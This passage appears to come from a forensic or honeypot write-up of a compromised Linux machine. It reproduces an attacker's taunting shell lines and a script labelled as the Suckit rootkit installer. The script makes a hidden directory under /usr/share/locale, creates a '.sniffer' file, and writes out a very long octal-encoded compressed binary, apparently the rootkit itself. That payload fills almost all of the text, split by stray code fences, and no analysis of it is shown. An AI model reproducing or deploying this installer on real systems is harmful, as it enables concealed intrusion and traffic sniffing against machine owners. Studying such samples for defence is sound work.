echo ${RED} Go ice!  you are the exhacker so fuck all!!! ${RES}
cd ..
rm -rf cd
```

Suckit rootkit installation script:
Source: /tmp/cd/inst

```
#!/bin/bash
D="/usr/share/locale/sk/.sk12"
H="psybnc"
mkdir -p $D; cd $D
echo > .sniffer; chmod 0622 .sniffer
echo -n -e "\037\213\010\010\015\132\303\075\002\003\163\153\000\355\175\177\170\
\024\125\226\150\165\272\011\115\150\350\106\133\215\212\332\214\340\
\202\042\244\214\243\004\202\206\204\012\340\020\155\022\072\040\020\
\024\041\330\304\020\230\244\212\004\327\306\140\247\307\334\024\345\
\144\166\311\076\166\106\146\145\144\166\130\227\235\165\166\101\303\
\217\140\007\230\044\050\316\213\310\072\021\030\145\024\265\142\147\
\146\142\342\204\200\110\277\163\316\255\352\356\004\214\063\337\173\
\177\274\267\337\013\137\167\327\075\367\334\163\317\257\173\356\271\
\267\252\056\317\112\363\163\055\026\213\140\376\045\011\126\001\113\
\151\377\140\263\337\213\200\062\016\277\127\360\100\335\104\141\204\
\140\027\142\330\325\066\073\176\316\315\027\004\374\014\103\230\113\
\240\172\202\235\201\072\370\170\156\005\124\370\044\033\365\076\366\
\111\043\342\024\210\247\337\256\126\307\216\077\166\204\365\001\154\
\121\141\101\260\253\364\122\253\264\325\006\225\132\240\355\320\073\
\207\155\366\175\130\120\213\134\275\077\147\171\133\065\151\327\376\
\217\000\270\223\240\255\122\075\376\260\126\366\136\357\317\167\252\
\171\133\325\200\203\265\315\353\371\345\371\167\346\251\212\203\175\
\270\373\225\232\260\162\121\225\354\315\375\266\340\131\147\335\354\
\211\155\265\266\033\203\305\166\247\352\263\327\315\276\163\127\355\
\354\033\055\055\263\157\114\022\202\107\113\227\056\177\254\350\110\
\075\347\143\163\227\043\111\020\016\364\142\377\160\041\210\047\032\
\121\270\267\253\331\221\306\144\272\320\366\352\137\107\243\142\064\
\277\320\377\065\140\055\322\147\104\243\321\340\121\027\341\261\136\
\243\025\210\347\163\204\302\054\251\352\101\157\241\077\371\010\042\
\136\223\200\030\107\053\262\003\232\165\243\113\225\034\152\252\321\
\107\044\205\365\221\242\042\216\372\071\233\243\121\270\332\364\103\
\061\254\025\177\031\343\025\064\346\360\037\334\154\263\227\214\321\
\377\353\132\140\031\210\107\305\143\373\261\025\166\062\234\010\211\
\141\265\350\322\261\043\246\216\035\215\331\004\076\340\004\206\032\
\035\164\175\210\070\211\036\030\203\040\222\341\013\166\361\355\352\
```

\375\017\342\345\021\166\201\265\203\360\355\373\054\134\013\355\354\
\213\267\253\015\056\017\040\254\076\330\145\057\261\024\350\013\200\
\207\034\350\070\370\325\203\233\272\000\146\362\226\001\360\104\276\
\201\017\361\330\346\256\311\140\077\326\246\372\134\140\071\156\067\
\055\244\177\025\215\062\355\014\176\207\116\302\067\132\262\265\167\
\347\202\350\136\204\171\363\365\246\221\134\066\356\030\166\125\043\
\254\006\254\005\273\030\235\230\166\134\066\113\020\032\223\014\333\
\205\116\073\103\255\040\134\143\006\112\365\376\333\325\205\045\311\
\045\226\222\044\175\372\065\104\022\114\020\072\172\050\032\335\070\
\202\204\142\035\100\317\267\115\014\357\163\141\351\267\275\257\254\
\156\225\266\045\011\340\120\253\325\054\167\101\211\053\177\065\223\
\176\014\046\213\356\305\146\114\172\121\367\230\224\066\136\117\372\
\121\267\143\215\241\045\044\010\112\001\327\136\344\307\201\241\377\
\046\105\020\226\074\252\025\355\052\140\333\167\002\036\101\265\275\
\213\337\210\106\365\377\110\041\112\373\263\240\141\243\065\106\012\
\065\357\055\311\052\214\356\305\006\272\203\053\243\272\011\333\010\
\162\062\373\356\045\040\121\270\310\177\063\030\222\263\245\157\271\
\034\215\076\272\124\013\235\204\202\127\013\265\343\217\176\355\327\
\344\206\241\260\162\127\376\042\177\126\034\173\371\145\356\237\127\
\345\336\124\145\113\250\157\343\135\336\105\376\307\343\355\356\030\
\252\135\250\317\031\072\001\327\157\360\132\344\204\365\003\071\356\
\210\352\166\344\151\337\350\205\040\351\175\330\242\007\272\350\037\
\100\004\375\113\050\320\277\160\045\370\027\071\047\157\313\332\305\
\143\157\127\277\101\335\265\263\013\344\253\234\325\103\330\043\353\
\006\062\054\356\355\007\166\302\365\276\324\337\331\354\373\121\135\
\215\043\011\212\143\151\067\124\200\213\174\005\221\015\376\364\265\
\267\223\172\131\067\206\052\326\315\276\302\357\003\206\022\372\261\
\310\373\067\306\002\172\274\014\021\261\144\224\076\007\070\175\164\
\051\057\335\242\147\100\151\361\022\136\162\352\167\101\151\371\143\
\274\144\321\157\111\300\034\255\073\241\244\222\251\136\176\034\270\
\320\266\167\300\245\026\332\366\006\151\227\155\017\243\264\241\075\
\360\135\017\216\131\215\032\150\102\130\357\053\134\255\241\323\254\
\143\243\125\313\271\215\035\156\276\070\214\265\067\237\035\306\336\
\077\204\212\231\324\314\272\337\075\253\152\210\075\302\366\043\225\
\134\035\034\325\032\014\047\040\253\032\202\021\027\324\221\200\136\
\042\340\277\031\144\223\005\132\216\345\331\341\234\100\226\127\077\
\072\032\225\344\001\122\143\202\375\227\234\241\054\320\117\347\143\
\020\210\264\015\202\272\227\230\352\143\335\300\124\156\042\123\137\
\114\152\246\340\006\175\220\120\041\333\337\313\005\132\023\012\112\
\356\316\172\331\205\375\102\026\251\265\137\140\041\164\367\147\107\
\120\007\237\100\273\174\076\000\026\151\122\233\127\177\145\170\102\
\110\340\303\344\202\332\260\223\334\347\133\344\064\171\320\070\017\
\077\162\326\374\034\034\071\201\017\223\136\042\057\007\343\274\024\
\100\373\003\125\070\106\157\046\027\360\106\367\036\344\174\355\362\
\352\145\300\227\112\145\034\152\175\344\147\255\241\306\103\024\313\
\005\371\172\125\303\272\236\137\312\303\310\165\037\141\115\130\247\
\156\157\044\103\072\153\336\003\240\363\365\320\161\262\071\176\253\
\015\130\265\272\225\012\202\260\332\371\132\266\245\371\254\035\176\
\363\223\054\355\253\131\350\115\104\322\010\311\371\332\054\053\257\
\133\140\203\272\020\325\151\115\155\130\307\102\370\043\117\342\346\
\331\347\216\215\274\136\214\372\342\351\175\143\121\242\011\174\032\
\032\021\263\043\357\376\015\124\363\135\015\173\150\020\263\136\125\
\333\103\212\146\155\126\122\314\135\044\040\073\034\074\374\225\363\
\205\305\137\233\374\004\233\207\341\220\357\314\005\010\353\343\316\
\312\015\106\355\325\206\203\104\245\363\016\136\117\375\355\117\346\
\003\272\027\007\264\031\017\304\323\215\174\032\032\034\353\073\300\
\100\376\263\060\200\365\327\156\103\177\160\100\164\267\102\164\137\
\346\210\105\167\057\130\165\343\015\060\114\317\157\307\313\350\136\
\374\366\173\216\332\354\221\364\172\043\270\041\336\275\210\227\156\
\304\062\304\241\261\175\176\373\275\324\010\277\375\271\320\110\317\
\203\216\210\233\316\377\001\337\250\047\152\032\012\313\167\002\276\
\201\271\022\061\157\277\215\273\150\042\111\061\334\371\070\064\323\
\127\366\203\052\334\146\004\001\127\377\220\206\074\174\173\375\333\
\241\235\276\334\302\033\307\243\257\063\264\031\055\224\110\215\365\
\304\147\157\043\370\161\101\124\142\273\221\246\362\057\214\050\311\
\113\020\050\351\302\100\117\014\221\024\035\133\207\341\367\367\201\
\377\003\325\107\007\006\113\264\374\333\325\213\064\245\261\260\304\

```
\315\347\255\355\013\161\336\372\051\014\032\215\246\043\266\075\313\
\210\132\115\363\261\330\013\372\151\015\041\022\316\247\373\356\365\
\140\354\302\032\061\334\373\012\251\013\361\065\251\303\133\042\370\
\261\066\272\167\176\314\110\372\003\064\323\171\202\375\363\066\354\
\327\032\266\120\063\366\001\373\355\076\124\134\357\077\313\266\033\
\303\016\013\114\147\333\221\222\162\046\137\277\160\236\072\217\154\
\111\360\223\140\227\053\252\330\375\057\241\105\176\164\213\141\073\
\043\377\204\124\015\146\366\002\226\155\157\115\052\115\177\140\147\
\153\266\255\310\375\353\217\033\147\240\246\336\175\273\172\046\002\
\225\144\065\333\025\111\256\157\304\104\053\236\273\156\356\112\003\
\176\265\120\007\332\254\104\320\377\055\152\314\256\033\223\305\160\
\144\054\353\303\151\077\324\105\026\235\371\153\350\334\175\013\206\
\171\035\000\307\142\376\233\211\012\361\331\203\027\055\152\221\303\
\371\102\003\360\246\126\330\304\143\354\274\231\325\006\057\130\234\
\241\000\300\353\222\047\174\010\154\325\206\216\000\005\347\153\341\
\240\236\033\354\167\071\237\037\005\206\214\216\017\275\324\142\263\
\033\175\266\121\237\167\216\000\057\112\215\061\165\243\112\234\242\
\113\167\170\375\217\003\103\235\055\334\177\161\016\254\306\362\357\
\004\136\276\230\344\174\141\044\324\055\200\374\201\110\275\004\265\
\321\012\273\176\337\130\362\311\140\277\005\142\012\162\021\072\307\
\347\351\105\334\147\137\271\154\366\166\063\357\055\037\372\212\356\
\105\042\376\060\366\260\320\302\363\106\003\366\021\300\042\045\324\
\337\117\200\220\167\160\177\055\067\017\354\117\251\242\276\176\060\
\012\372\172\140\160\137\213\342\175\011\240\213\116\135\030\320\327\
\370\026\264\077\020\204\021\210\134\203\256\056\046\265\206\216\102\
\035\216\204\115\167\027\152\124\360\372\063\133\170\357\163\143\275\
\313\056\320\121\064\135\377\045\304\251\316\137\040\135\225\160\151\
\344\236\244\221\113\072\027\303\325\115\150\235\134\147\103\170\356\
\004\007\350\176\330\066\260\202\127\377\221\231\171\155\274\203\063\
\173\276\243\300\100\365\066\076\010\375\311\303\032\147\303\017\030\
\006\276\043\151\365\152\003\142\205\116\054\150\174\016\000\312\260\
\306\020\374\134\275\005\103\301\032\157\062\034\073\062\262\236\363\
\232\004\135\306\322\357\172\163\035\120\245\025\325\252\001\073\044\
\330\005\172\251\110\021\263\160\121\201\376\217\042\346\052\005\121\
\305\245\337\167\117\074\155\047\077\057\054\000\327\134\120\240\052\
\366\022\067\042\374\052\212\223\111\205\133\053\356\137\272\274\310\
\134\307\055\202\172\032\226\220\326\367\356\204\374\270\065\013\113\
\302\362\030\035\276\016\201\304\077\164\002\160\001\115\236\301\372\
\352\156\120\037\166\327\331\304\332\167\305\043\226\366\132\233\250\
\346\272\263\202\375\156\226\353\126\334\136\010\063\205\372\054\356\
\302\255\271\104\257\366\266\071\321\074\227\322\152\262\010\376\032\
\247\135\344\012\235\066\150\147\300\174\222\353\256\163\247\325\276\
\173\317\155\226\123\265\356\264\104\312\013\210\362\147\227\257\102\
\371\330\340\065\013\130\331\061\043\340\122\025\167\140\265\046\365\
\062\251\013\143\176\236\243\156\314\267\262\376\203\201\035\024\365\
\306\026\060\171\135\373\055\306\314\263\161\070\005\226\310\310\071\
\121\011\073\172\346\145\326\077\004\017\376\030\017\074\125\031\104\
\054\205\023\233\215\074\232\362\027\365\136\241\200\174\342\357\323\
\257\023\371\003\243\325\246\316\311\202\176\230\344\170\146\107\234\
\013\256\143\364\003\173\035\004\314\357\201\324\067\262\367\304\026\
\224\372\106\065\207\123\315\101\265\026\224\270\013\364\172\203\152\
\016\121\005\067\141\075\113\235\257\035\136\236\340\117\166\150\125\
\347\116\145\357\325\345\071\304\337\130\172\152\335\251\211\164\274\
\104\147\356\067\322\251\217\255\047\203\135\251\260\230\004\172\001\
\227\261\011\040\071\304\023\031\207\131\336\231\126\251\013\333\005\
\346\261\017\254\033\154\200\260\373\227\212\275\046\254\364\103\164\
\066\047\016\233\152\215\334\221\075\303\347\010\334\016\130\362\173\
\337\200\366\073\325\366\056\350\134\074\201\230\213\114\172\152\336\
\231\171\125\166\003\375\317\011\350\311\100\165\012\353\043\272\223\
\142\164\277\021\375\267\234\272\052\165\005\217\246\056\115\034\057\
\060\077\010\111\302\045\210\122\321\257\243\264\103\322\324\001\127\
\207\306\377\316\330\044\351\375\071\323\260\116\153\320\021\216\173\
\071\132\323\111\270\154\304\050\005\071\235\315\360\213\052\121\325\
\260\151\350\230\374\067\354\135\116\046\077\172\077\304\106\270\050\
\320\377\315\014\246\312\310\140\253\115\035\016\027\277\217\357\072\
\044\214\261\145\007\156\156\205\276\167\202\277\065\376\015\137\154\
\335\327\072\160\307\004\163\004\310\247\244\235\033\157\052\200\220\
```

```
\134\350\317\002\004\375\206\353\315\254\251\303\230\003\234\226\274\
\216\250\162\312\277\006\253\373\257\103\377\073\065\114\000\206\275\
\045\166\115\152\367\106\225\235\372\073\224\004\171\146\012\335\321\
\350\206\153\151\226\077\345\257\206\006\235\067\361\271\313\371\272\
\364\136\363\131\227\363\165\137\373\202\021\207\161\141\220\017\355\
\230\364\252\136\062\334\314\000\245\203\012\306\157\177\030\333\175\
\144\314\161\110\352\240\377\143\354\373\031\350\133\127\057\343\102\
\131\072\352\125\245\203\230\003\107\251\377\035\270\131\321\202\013\
\235\076\116\243\007\151\374\224\323\000\214\243\205\176\147\033\220\
\310\100\366\175\007\041\232\156\076\214\136\227\257\111\141\044\300\
\174\173\364\142\236\310\161\031\234\270\250\235\341\317\202\106\221\
\045\100\143\121\124\331\123\210\075\055\102\215\106\057\333\354\167\
\337\013\306\035\206\173\146\114\152\154\265\215\257\106\372\357\273\
\211\206\232\167\224\122\023\265\250\021\262\261\326\120\124\231\012\
\215\367\104\225\060\222\160\003\011\150\360\057\330\140\227\073\041\
\365\054\332\011\071\037\115\016\217\151\317\223\206\033\243\027\215\
\236\274\176\374\306\346\077\242\375\043\207\366\174\362\327\010\330\
\303\253\261\346\000\337\131\122\225\060\117\214\276\122\363\016\252\
\276\127\337\256\056\000\366\033\375\055\330\341\375\156\234\131\023\
\343\026\371\104\201\170\342\300\307\155\106\206\152\354\374\141\336\
\225\347\206\032\030\267\215\327\022\234\224\123\071\212\107\264\074\
\234\044\276\035\327\166\025\134\062\253\253\304\026\125\034\220\363\
\351\177\027\065\162\055\023\256\111\016\057\126\374\234\052\352\051\
\216\240\133\173\040\013\124\213\334\230\016\346\201\234\251\114\352\
\140\105\347\230\357\014\313\073\313\024\135\053\352\150\314\347\271\
\372\121\017\116\172\306\076\234\033\233\101\003\237\203\111\072\313\
\353\146\276\056\332\271\320\362\364\306\325\134\140\334\204\343\343\
\347\033\360\255\337\204\117\343\377\105\032\127\332\336\305\230\172\
\026\331\367\155\101\375\237\257\155\207\245\177\236\203\151\010\156\
\225\316\340\036\053\214\276\034\043\333\337\174\024\233\045\254\223\
\202\135\223\215\236\271\214\112\252\032\030\313\244\066\226\327\316\
\212\116\062\337\161\246\164\260\300\231\003\016\342\245\315\340\045\
\170\164\262\111\243\040\137\074\255\001\327\175\254\135\233\153\123\
\205\034\030\126\157\052\075\136\315\147\137\300\332\275\005\272\233\
\366\014\321\343\054\127\225\003\363\134\361\030\117\267\060\052\233\
\113\037\310\255\046\343\376\247\213\375\326\114\170\065\171\314\305\
\067\204\143\066\373\125\002\161\012\337\247\061\166\207\374\303\001\
\313\077\346\030\346\077\143\006\254\226\216\204\116\053\363\365\105\
\137\322\262\354\146\262\076\071\104\350\113\134\125\043\023\220\005\
\356\307\335\236\333\277\042\234\221\074\066\121\156\247\377\323\027\
\270\226\025\303\241\023\220\307\165\376\075\302\064\215\032\235\060\
\166\127\171\372\007\353\335\217\236\225\157\077\160\035\160\320\230\
\142\256\345\362\375\036\344\350\016\316\021\307\164\276\166\224\167\
\033\227\133\231\226\220\253\177\015\136\240\227\366\106\243\007\026\
\100\133\024\144\144\202\167\323\036\045\340\155\034\131\037\271\014\
\171\015\025\006\347\166\233\273\266\124\047\011\142\024\123\257\320\
\213\317\176\115\152\156\015\275\144\134\301\012\023\256\132\103\265\
\106\271\363\007\026\314\201\065\333\255\031\107\330\373\316\340\132\
\214\247\015\257\102\255\266\175\027\176\357\335\015\337\054\264\015\
\276\125\152\305\032\266\340\367\366\255\370\275\267\236\152\145\370\
\256\167\276\146\231\025\354\057\221\323\237\035\025\354\367\313\356\
\316\347\170\174\234\211\031\270\374\335\310\006\314\105\054\152\023\
\262\022\154\266\061\342\251\263\233\162\160\347\153\143\170\305\054\
\326\100\340\367\171\133\230\324\033\166\162\146\242\227\243\326\061\
\223\072\264\331\056\033\264\016\101\257\065\120\041\173\324\355\330\
\040\164\132\276\176\063\050\130\020\052\107\213\247\067\023\255\150\
\324\042\154\310\212\313\056\106\211\045\165\057\012\020\265\245\105\
\052\353\065\333\322\346\263\111\352\136\044\245\066\240\110\031\367\
\272\224\221\152\003\312\225\221\351\222\117\344\314\330\216\132\174\
\346\277\066\067\341\157\024\326\067\316\037\156\241\265\067\112\315\
\233\262\075\267\240\262\330\301\133\120\133\255\065\267\240\002\311\
\073\217\070\030\341\005\111\167\216\050\231\144\206\206\352\164\076\
\367\046\114\066\233\311\040\170\347\004\054\006\321\321\043\144\020\
\244\342\256\350\136\374\365\143\025\027\277\000\135\267\345\042\070\
\034\114\105\256\315\227\061\000\072\177\060\353\062\156\263\040\131\
\360\324\143\162\205\330\047\236\236\261\027\313\201\207\125\237\073\
\164\102\036\255\112\356\214\020\062\250\334\030\231\136\157\230\327\
```

```
\266\101\163\054\125\155\317\145\330\352\066\044\261\017\014\071\003\
\067\001\062\014\204\123\232\173\251\106\155\040\356\146\070\352\225\
\017\331\007\320\004\225\265\145\042\012\011\036\311\122\324\232\211\
\344\044\211\353\204\330\075\024\110\277\027\371\041\023\001\356\361\
\206\011\161\157\277\110\011\106\260\137\170\326\006\343\371\361\022\
\253\377\011\034\274\210\126\240\027\242\057\034\206\172\034\163\162\
\016\153\107\163\117\263\102\300\142\026\326\241\226\133\047\265\033\
\015\206\175\155\301\165\142\266\325\253\217\033\320\150\364\244\123\
\332\354\351\126\344\056\333\306\272\007\356\023\025\200\054\241\143\
\260\316\126\206\263\366\110\072\372\043\150\006\222\334\073\304\323\
\254\057\012\221\264\203\275\107\051\232\073\276\253\040\237\004\244\
\154\300\012\174\040\206\227\044\312\251\052\056\061\032\352\003\252\
\166\045\247\156\114\365\305\264\103\070\372\225\214\131\130\250\072\
\204\373\310\312\344\272\107\055\132\116\173\346\210\015\243\265\234\
\177\312\034\266\141\270\226\363\106\346\260\112\367\254\103\270\025\
\022\111\251\147\375\316\177\157\231\245\145\046\325\215\321\262\071\
\142\066\107\314\106\304\333\010\130\071\302\171\310\242\171\333\043\
\216\172\270\240\035\000\315\173\054\243\247\274\031\326\160\241\076\
\171\030\170\017\263\057\135\316\372\115\376\040\254\100\260\257\236\
\166\067\017\037\230\267\330\362\027\144\171\365\254\050\256\073\217\
\035\141\240\043\020\131\262\037\353\274\033\100\261\265\341\130\276\
\066\013\330\133\045\235\202\007\117\240\225\231\255\222\013\345\253\
\273\255\372\253\064\105\234\003\105\273\121\254\122\276\123\367\210\
\105\233\305\271\237\305\271\237\205\334\247\040\232\213\320\270\026\
\256\343\132\030\115\132\160\076\337\300\307\071\325\241\214\303\203\
\172\132\344\346\172\104\272\261\162\024\224\111\324\110\062\346\170\
\130\171\377\077\062\337\071\261\057\103\071\307\244\263\260\320\053\
\037\136\351\313\050\072\133\001\371\232\176\376\143\230\257\341\027\
\324\151\071\014\151\264\363\337\101\306\063\026\351\214\052\165\130\
\001\333\167\346\132\037\064\323\347\300\174\133\347\044\156\153\337\
\332\120\103\374\072\177\260\021\167\255\221\147\347\017\312\160\226\
\225\034\140\373\141\070\107\117\007\232\252\017\262\362\261\361\275\
\244\201\272\115\065\165\333\170\031\165\033\074\041\234\077\105\363\
\136\202\216\267\137\346\072\056\304\045\264\172\153\235\025\044\025\
\217\201\324\036\304\073\345\074\224\244\301\114\076\177\156\273\226\
\155\141\311\354\110\135\266\005\060\100\143\037\057\145\155\313\023\
\356\117\236\241\065\032\144\017\156\026\362\000\247\215\325\060\040\
\130\303\170\270\274\304\132\264\046\077\134\354\033\101\253\202\306\
\360\061\274\143\072\202\226\014\323\242\030\071\172\177\276\363\274\
\064\036\357\054\311\243\265\020\301\102\151\270\124\164\150\015\330\
\222\065\140\011\120\320\150\262\055\130\074\376\262\052\245\006\365\
\244\140\377\167\066\330\141\272\134\006\103\265\036\352\061\274\265\
\204\356\007\344\064\145\070\277\360\000\070\211\300\367\105\361\226\
\324\342\140\023\162\045\074\073\121\015\341\005\254\113\157\075\277\
\035\171\016\022\273\006\342\335\347\267\143\051\162\007\353\003\002\
\230\317\311\043\171\315\135\221\153\010\206\176\046\247\160\230\047\
\232\067\026\100\036\004\135\027\014\244\272\224\344\340\332\261\111\
\221\021\160\155\127\254\120\313\073\033\111\312\201\001\032\126\106\
\265\110\333\322\150\357\063\362\050\314\165\171\333\230\066\331\270\
\107\301\221\116\234\207\134\357\235\304\002\135\266\022\041\132\023\
\357\105\255\300\052\137\155\300\226\265\266\033\022\073\231\003\175\
\354\235\021\360\154\262\262\200\107\315\363\114\042\016\307\340\240\
\371\216\052\215\215\134\127\017\203\064\103\261\127\046\203\327\264\
\010\220\145\216\215\112\166\340\024\343\340\271\352\046\256\255\353\
\301\327\062\174\366\312\221\165\032\002\300\113\152\107\003\232\051\
\353\134\222\357\032\360\313\014\311\136\171\077\104\261\226\244\264\
\310\124\326\107\072\270\023\074\061\043\017\173\120\354\055\311\151\
\320\316\100\034\255\222\101\353\262\307\101\230\252\265\160\202\150\
\133\145\042\262\166\063\344\021\234\267\221\165\144\103\240\133\233\
\064\200\301\017\125\311\023\271\036\360\006\364\000\100\102\361\144\
\264\076\363\011\353\177\004\060\067\171\064\337\066\300\343\035\333\
\353\100\111\330\045\353\007\104\254\177\366\023\354\321\075\224\056\
\000\266\371\350\031\063\153\215\357\027\215\305\061\043\071\264\331\
\151\121\130\042\263\356\271\031\260\120\306\173\307\156\147\360\157\
\255\170\227\357\174\173\026\004\052\334\364\140\222\243\363\111\200\
\325\045\145\116\160\206\136\115\302\010\106\201\014\007\326\141\046\
\271\140\250\005\165\117\260\337\305\336\255\274\047\072\076\324\015\
```

```
\203\004\327\202\171\272\053\002\363\000\374\332\042\357\322\257\075\
\362\026\375\172\042\107\350\327\022\071\300\372\132\245\163\330\115\
\335\110\212\040\225\060\366\035\232\344\362\352\236\113\330\367\071\
\114\366\174\256\310\355\365\325\027\356\124\156\141\375\252\240\025\
\130\140\065\015\331\033\004\003\351\334\306\021\347\073\020\015\172\
\253\236\076\205\356\332\053\131\310\232\344\142\207\353\122\070\321\
\033\114\242\157\341\315\360\043\006\315\061\104\163\044\353\317\006\
\122\270\100\117\145\035\315\372\155\163\307\035\001\131\375\373\220\
\224\354\310\054\225\355\231\363\145\133\346\022\345\073\316\103\051\
\100\071\170\241\024\210\053\327\260\303\325\323\113\225\121\000\331\
\067\037\047\115\354\260\125\352\306\230\116\052\231\020\354\057\160\
\076\217\031\040\050\045\353\115\334\107\076\057\351\344\053\327\007\
\101\350\115\256\372\031\112\127\245\265\045\331\223\213\345\147\277\
\140\375\300\005\300\352\204\312\244\332\144\002\072\137\070\013\004\
\006\341\165\036\307\054\263\137\265\243\036\216\051\303\366\175\202\
\052\317\211\006\373\243\354\115\371\232\352\014\101\036\125\077\067\
\033\212\362\260\352\351\202\362\045\173\167\322\133\146\337\220\221\
\234\213\214\146\175\046\115\050\346\106\363\316\145\034\171\346\017\
\301\257\204\115\327\260\123\274\316\126\147\001\036\146\075\244\364\
\000\006\041\070\265\205\011\274\044\264\353\314\304\305\170\340\134\
\124\031\011\326\304\350\202\306\215\052\072\044\051\347\112\140\015\
\205\146\313\207\045\142\127\241\036\302\224\245\325\106\313\377\116\
\033\266\273\120\252\134\013\010\056\326\175\227\144\147\111\120\331\
\211\063\144\360\302\222\210\016\176\204\375\315\151\111\236\020\171\
\020\175\245\033\251\107\036\341\376\005\056\332\115\263\376\203\274\
\234\024\271\217\363\236\014\370\140\341\272\244\334\232\260\174\015\
\102\206\325\046\003\040\267\263\201\362\143\055\073\112\346\352\374\
\201\261\157\161\141\276\342\104\036\202\255\166\165\256\055\262\220\
\140\245\162\072\060\241\214\346\025\066\361\130\044\223\340\176\345\
\146\326\057\036\003\020\350\064\211\156\054\272\344\161\316\067\116\
\260\167\042\067\324\017\254\122\135\062\044\107\254\271\371\302\155\
\206\076\242\112\367\202\174\122\305\323\027\242\321\316\136\234\307\
\200\065\323\145\301\136\316\120\075\370\076\162\075\274\045\131\210\
\070\041\006\370\034\220\214\045\253\171\135\055\026\341\056\305\216\
\171\030\353\136\236\220\233\150\222\033\364\353\062\026\144\356\113\
\224\027\232\153\105\276\116\207\272\222\050\326\366\175\025\133\277\
\323\250\060\032\275\033\065\032\045\304\011\043\131\121\213\034\325\
\063\004\114\345\024\273\263\346\151\214\020\175\165\043\253\057\170\
\234\065\313\240\120\175\141\204\263\246\200\056\122\234\065\017\321\
\305\050\147\315\054\272\160\070\153\246\321\305\110\147\315\124\272\
\230\040\337\134\167\275\226\143\311\235\366\016\004\027\166\304\131\
\163\003\300\073\157\267\032\271\213\205\240\325\063\356\164\206\176\
\310\355\223\105\220\272\153\253\057\172\344\033\253\057\216\220\335\
\325\027\123\144\147\365\305\121\162\112\365\105\007\170\371\305\221\
\312\251\272\344\114\140\350\055\120\173\046\360\163\004\177\201\035\
\174\306\040\023\270\371\117\374\005\146\376\025\177\201\227\227\341\
\067\227\067\331\146\064\251\067\232\324\032\115\252\215\046\125\324\
\104\171\247\163\035\134\324\011\224\107\120\170\250\164\223\012\035\
\136\275\374\074\004\226\146\014\054\105\016\210\217\024\321\254\231\
\376\001\361\143\264\363\220\025\362\045\123\100\030\052\002\305\012\
\053\217\025\373\051\162\074\077\226\337\170\252\177\313\146\257\067\
\074\257\276\056\271\066\211\265\345\146\317\203\231\261\067\052\165\
\165\176\314\367\351\352\256\247\220\001\152\121\205\010\304\227\334\
\272\353\121\105\375\250\242\136\124\321\037\121\105\235\250\242\163\
\240\042\371\303\310\360\372\132\027\140\145\041\332\155\210\166\023\
\242\135\207\150\056\104\033\211\150\311\363\202\027\242\312\173\055\
\300\010\364\125\311\373\212\015\121\034\275\111\235\053\160\277\161\
\077\215\306\073\352\367\323\050\274\265\036\104\242\264\300\215\274\
\045\347\302\204\121\203\241\241\163\256\305\320\265\174\041\163\204\
\374\347\314\024\371\213\314\121\362\037\062\035\162\147\346\110\371\
\223\140\100\137\342\254\151\205\226\260\326\015\350\363\345\147\073\
\017\363\173\111\001\335\057\217\206\357\122\171\156\347\277\163\137\
\120\213\316\301\352\024\147\202\324\005\371\232\324\355\055\324\213\
\276\244\230\262\232\131\073\017\120\073\254\364\032\225\057\365\306\
\052\177\112\367\230\250\375\165\211\355\157\201\366\221\147\271\214\
\251\336\110\111\275\232\167\016\326\176\267\044\222\361\375\231\307\
\055\053\053\260\105\026\033\270\046\001\327\227\011\225\063\214\376\
```

```
\043\337\061\350\134\227\110\347\127\300\116\344\332\101\355\057\365\
\030\355\321\201\244\156\320\072\044\313\327\263\026\160\246\370\160\
\200\270\120\173\011\063\351\256\304\375\300\201\143\070\347\322\200\
\061\014\351\255\200\167\123\371\376\234\037\127\333\132\123\077\336\
\325\323\277\100\207\075\274\003\367\175\150\077\267\105\072\057\310\
\116\361\230\271\137\304\332\042\316\172\332\166\243\055\101\274\301\
\215\267\246\150\153\044\226\073\143\374\336\207\311\057\044\041\157\
\170\200\024\336\243\262\253\151\352\142\233\232\145\147\122\267\352\
\353\106\100\226\003\126\016\242\164\146\134\021\176\343\256\274\357\
\014\353\206\164\306\172\035\266\152\016\017\123\347\271\054\207\055\
\157\066\037\271\165\363\341\177\334\370\334\022\346\323\331\251\164\
\137\367\270\036\370\122\147\216\307\007\170\040\001\362\351\315\207\
\207\065\267\334\152\151\207\025\204\266\325\105\250\335\142\307\355\
\260\244\030\065\021\220\304\016\130\215\064\113\372\255\226\066\300\
\104\064\135\015\164\213\075\332\301\151\210\173\273\257\213\141\121\
\235\071\331\244\330\215\024\245\056\116\062\335\247\337\356\353\206\
\157\355\305\124\304\127\147\246\161\074\166\252\131\352\276\325\040\
\011\010\135\343\200\273\056\155\117\032\307\272\327\300\352\061\073\
\005\101\114\366\006\112\062\055\121\022\352\023\304\211\241\166\261\
\036\361\324\355\076\135\074\245\316\314\064\061\273\314\156\121\256\
\030\052\350\126\027\173\100\040\224\046\053\056\015\210\142\122\346\
\322\030\242\100\101\235\071\073\046\015\012\335\175\353\325\245\231\
\373\027\113\063\377\057\226\306\373\127\110\263\360\057\224\146\361\
\067\332\306\020\005\256\325\231\313\006\113\023\027\205\167\305\002\
\047\101\300\035\250\103\121\072\311\116\211\171\047\111\070\164\115\
\061\160\222\104\155\226\116\132\140\335\152\365\235\004\147\245\345\
\260\126\223\304\265\265\230\110\264\203\127\203\354\073\146\023\225\
\166\356\140\040\177\240\175\007\072\257\170\012\200\240\212\146\251\
\035\350\164\211\247\254\276\166\116\051\320\255\035\234\116\374\004\
\272\167\040\257\114\072\216\252\341\146\020\003\307\201\343\035\151\
\104\365\270\330\043\346\035\007\045\101\214\150\226\216\133\304\036\
\253\357\070\120\041\367\075\254\346\235\324\136\274\211\304\036\205\
\166\341\052\113\037\205\276\211\116\075\012\071\152\156\266\000\220\
\165\300\120\303\336\265\075\367\140\003\324\037\231\125\015\264\247\
\343\020\151\333\341\245\036\333\270\303\212\000\340\054\264\065\113\
\155\026\326\155\365\265\341\240\015\350\100\342\340\364\035\221\367\
\313\124\351\070\223\216\262\200\241\123\061\160\164\107\046\265\070\
\012\272\345\003\004\265\161\124\074\105\332\074\312\265\171\064\101\
\233\110\205\102\203\316\362\302\134\255\142\040\154\230\045\014\272\
\065\171\011\213\075\315\122\330\124\143\330\040\001\274\267\231\124\
\002\007\041\366\220\062\105\351\040\367\172\061\160\220\264\352\353\
\062\370\072\230\216\326\070\010\144\272\121\217\007\015\075\252\001\
\020\242\021\011\236\024\245\106\323\010\215\240\131\244\114\334\200\
\223\101\125\072\251\267\131\152\304\275\264\100\330\352\153\004\012\
\054\260\007\233\266\213\322\036\120\055\266\100\325\362\161\002\216\
\025\330\003\302\223\213\100\153\300\141\240\211\075\026\150\147\365\
